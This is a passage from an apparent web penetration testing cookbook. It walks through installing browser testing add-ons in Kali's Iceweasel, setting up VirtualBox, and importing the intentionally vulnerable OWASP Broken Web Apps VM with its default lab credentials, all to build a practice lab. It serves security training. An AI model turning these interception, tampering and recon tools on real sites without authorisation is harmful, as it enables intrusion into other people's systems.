
You may also be interested in **Mantra on Chromium** (**MoC**), which is an alternative release of Mantra based on the Chromium web browser. Currently, it is only available for windows: http://www.getmantra.com/mantra-on-chromium.html

Setting up the Iceweasel browser


If we don’t like OWASP Mantra, we can use the latest version of Firefox and install our own selection of testing-related add-ons. Kali Linux includes Iceweasel, another variant of Firefox, which we will use in this recipe to see how to install our testing tools in a browser.

How to do it…

1. Open Iceweasel and navigate to **Tools** | **Add-ons**, as shown in the following screenshot:



2. In the search box, type `tamper data` and hit *Enter*.



3. Click on **Install** in the **Tamper Data** add-on.
4. A dialog box will pop up, asking us to accept the EULA; click on **Accept and Install…**

Note

You might have to restart your browser to complete the installation of certain add-ons.

5. Next, we search for `cookies manager+` in the search box.
6. Click on **Install** in the **Cookies Manager+** add-on.
7. Now, search and install **Firebug**.
8. Search and install **Hackbar**.
9. Search and install **HTTP Requester**.
10. Search and install **Passive Recon**.

How it works…

So far we've just installed some tools on our web browser but what are these tools good for when it comes to penetration-testing a web application?

- **Cookies Manager+**: This add-on will allow us to view and sometimes modify the value of cookies the browser receives from applications.
- **Firebug**: This is a must-have for any web developer; its main function is to be an in-line debugger for web pages. It will also be useful when you have to perform some client-side modifications to pages.
- **Hackbar**: This is a very simple add-on that helps us to try different input values without having to change or rewrite the full URL. We will be using this a lot when doing manual checks for Cross-site scripting and injections.
- **Http Requester**: With this tool it is possible to craft HTTP requests including GET, POST, and PUT methods and watch the raw response from the server.
- **Passive Recon**: It allows us to get public information about the website being visited by querying DNS records, Whois, and searching information, such as email addresses, links, and collaborators in Google, among other things.
- **Tamper Data**: This add-on has the ability to capture any request on the server just after it is sent by the browser, thus giving us the chance to modify the data after introducing it in the application's forms and before it reaches the server.

There’s more…

Other add-ons that could prove useful for web application penetration testing are:

- XSS Me
- SQL Inject Me
- FoxyProxy
- iMacros
- FirePHP
- RESTClient
- Wappalyzer

Installing VirtualBox

This is the first of the four recipes that will help us to get a virtual laboratory up and running to practice our penetration tests. We will use a VirtualBox to run the virtual machines in such a laboratory. In this recipe, we will see how to install VirtualBox and get it working.

Getting ready


Before we install anything in Kali Linux, we must make sure that we have the latest version of package lists:

```
apt-get update
```

How to do it…


1. Our first step is the actual installation of VirtualBox:

   `apt-get install virtualbox`



2. After the installation finishes, we will find VirtualBox in the menu by navigating to **Applications** | **Usual applications** | **Accessories** | **VirtualBox**. Alternatively, we can call it from a terminal:

   `virtualbox`



Now, we have VirtualBox running and we are ready to set up the virtual machines to make our own testing laboratory.

How it works…

VirtualBox will allow us to run multiple machines inside our Kali Linux computer through virtualization. With this, we can mount a full laboratory with different computers using different operating systems and run them in parallel as far as the memory resources and processing power of our Kali host allow us to.

There’s more…

The VirtualBox Extension Pack gives the VirtualBox’s virtual machine extra features, such as USB 2.0/3.0 support and Remote Desktop capabilities. It can be downloaded from https://www.virtualbox.org/wiki/Downloads. After it is downloaded, just double click on it and VirtualBox will do the rest.

See also

There are some other virtualization options out there. If you don’t feel comfortable using VirtualBox, you may want to try:

- VMware Player/Workstation
- Qemu
- Xen
- KVM


Creating a vulnerable virtual machine

Now we are ready to create our first virtual machine, it will be the server that will host the web applications we'll use to practice and improve our penetration testing skills.

We will use a virtual machine called OWASP-bwa (OWASP Broken Web Apps) that is a collection of vulnerable web applications specially set up to perform security testing.


How to do it…

1. Go to http://sourceforge.net/projects/owaspbwa/files/ and download the latest release's `.ova` file. At the time of writing, it is `OWASP_Broken_Web_Apps_VM_1.1.1.ova`.



2. Wait for the download to finish and then open the file.
3. VirtualBox's import dialog will launch. If you want to change the machine's name or description, you can do it by double-clicking on the values. We will name it `vulnerable_vm`.and leave the rest of the options as they are. Click on **Import**.

4. The import should take a minute and after that we will see our virtual machine displayed in VirtualBox's list. Let's select it and click on **Start**.
5. After the machine starts, we will be asked for login and password, type `root` as the login and `owaspbwa` as the password and we are set.


vulnerable_vm [Running] - Oracle VM VirtualBox
Machine View Devices Help
You can access the web apps at http://10.0.2.15/
You can administer / configure this machine through the console here, by SSHing to 10.0.2.15, via Samba at \\10.0.2.15\, or via phpmyadmin at http://10.0.2.15/phpmyadmin.
In all these cases, you can use username "root" and password "owaspbwa".
OWASP Broken Web Applications VM Version 1.1.1
Log in with username = root and password = owaspbwa
owaspbwa login: root
Password:
You have new mail.
Welcome to the OWASP Broken Web Apps VM
!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!
You can access the web apps at http://10.0.2.15/
You can administer / configure this machine through the console here, by SSHing to 10.0.2.15, via Samba at \\10.0.2.15\, or via phpmyadmin at http://10.0.2.15/phpmyadmin.
In all these cases, you can use username "root" and password "owaspbwa".
root@owaspbwa:~#
Right Ctrl

How it works…

OWASP-bwa is a project aimed at providing security professionals and enthusiasts with a safe environment to develop attacking skills and identify and exploit vulnerabilities in web applications, in order to be able to help developers and administrators fix and prevent them.

This virtual machine includes different types of web applications, some of them are based on PHP, some in Java; we even have a couple of .NET-based vulnerable applications. There are also some vulnerable versions of known applications, such as WordPress or Joomla.

See also

There are many options when we talk about vulnerable applications and virtual machines. A remarkable website that holds a great collection of such applications is VulnHub (https://www.vulnhub.com/). It also has walkthroughs that will help you to solve some challenges and develop your skills.


In this book, we will use another virtual machine for some recipes: bWapp Bee-box, which can also be downloaded from VulnHub: https://www.vulnhub.com/entry/bwapp-bee-box-v16,53/.

Creating a client virtual machine

When we get to the **man in the middle** (**MITM**) and client-side attacks, we will need another machine to make requests to the already set up server. In this recipe, we will download a Microsoft Windows virtual machine and import it to VirtualBox.

